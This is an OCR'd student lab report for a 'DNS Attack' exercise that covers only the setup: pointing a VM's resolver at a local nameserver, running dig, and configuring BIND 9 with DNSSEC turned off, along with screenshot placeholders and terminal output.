

DNS Attack


Task 1 Configure user machine

I added this line of text to the user machine linking it to my virtual machine working as the DNS nameserver.




New contents of resolvconf


VBOX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
The Virtual Machine reports that the guest OS supports mouse pointer integration. This means that you do not need to capture the mouse pointer to be able to use it in your guest OS -- all mouse actions you perform when the mouse pointer is over the Virtual
libnl-3
libpaper.d
libreoffice
lightdm
lighttpd
lintianrc
locale.alias
locale.gen
localtime
logcheck
login.defs
logrotate.conf
wgetrc
whoopsie
wireshark
wpa_supplicant
X11
xdg
xfce4
xml
zsh
zsh_command_not_found
zzz
[12/22/21]seed@VM:/etc$ cd resolvconf
[12/22/21]seed@VM:.../resolvconf$ ls
interface-order resolv.conf.d update.d update-libc.d
[12/22/21]seed@VM:.../resolvconf$ cd resolv.conf.d
[12/22/21]seed@VM:.../resolv.conf.d$ ls
base head
[12/22/21]seed@VM:.../resolv.conf.d$ sudo vi head
[12/22/21]seed@VM:.../resolv.conf.d$ sudo vi head
[12/22/21]seed@VM:.../resolv.conf.d$ sudo resolvconf -u
[12/22/21]seed@VM:.../resolv.conf.d$ cd ..
[12/22/21]seed@VM:.../resolvconf$ cd //
Right Ctrl
Type here to search
64°F Sunny
10:08 PM
12/21/2021


VBOX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
The Virtual Machine reports that the guest OS supports mouse pointer integration. This means that you do not need to capture the mouse pointer to be able to use it in your guest OS -- all mouse actions you perform when the mouse pointer is over the Virtual
esolvconf(8)
# DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWR
ITTEN
nameserver 10.0.2.6
nameserver 127.0.1.1
search attlocal.net
"resolv.conf" 6L, 213C 1,1 All
Right Ctrl
Type here to search
64°F Sunny
10:07 PM
12/21/2021


Dig google.com




Task 2: Set up a Local DNS Server

Server was preconfigured weirdly enough


Step 1: Configure the BIND 9 server



Step 2: Turn off DNSSEC





Step 3: Start DNS server



Step 4: Use the DNS server


Wasn't working until I realized DNS exists to look up the domain name so the only way it works is pinging the actual domain name which is needed to be looked up in the server.



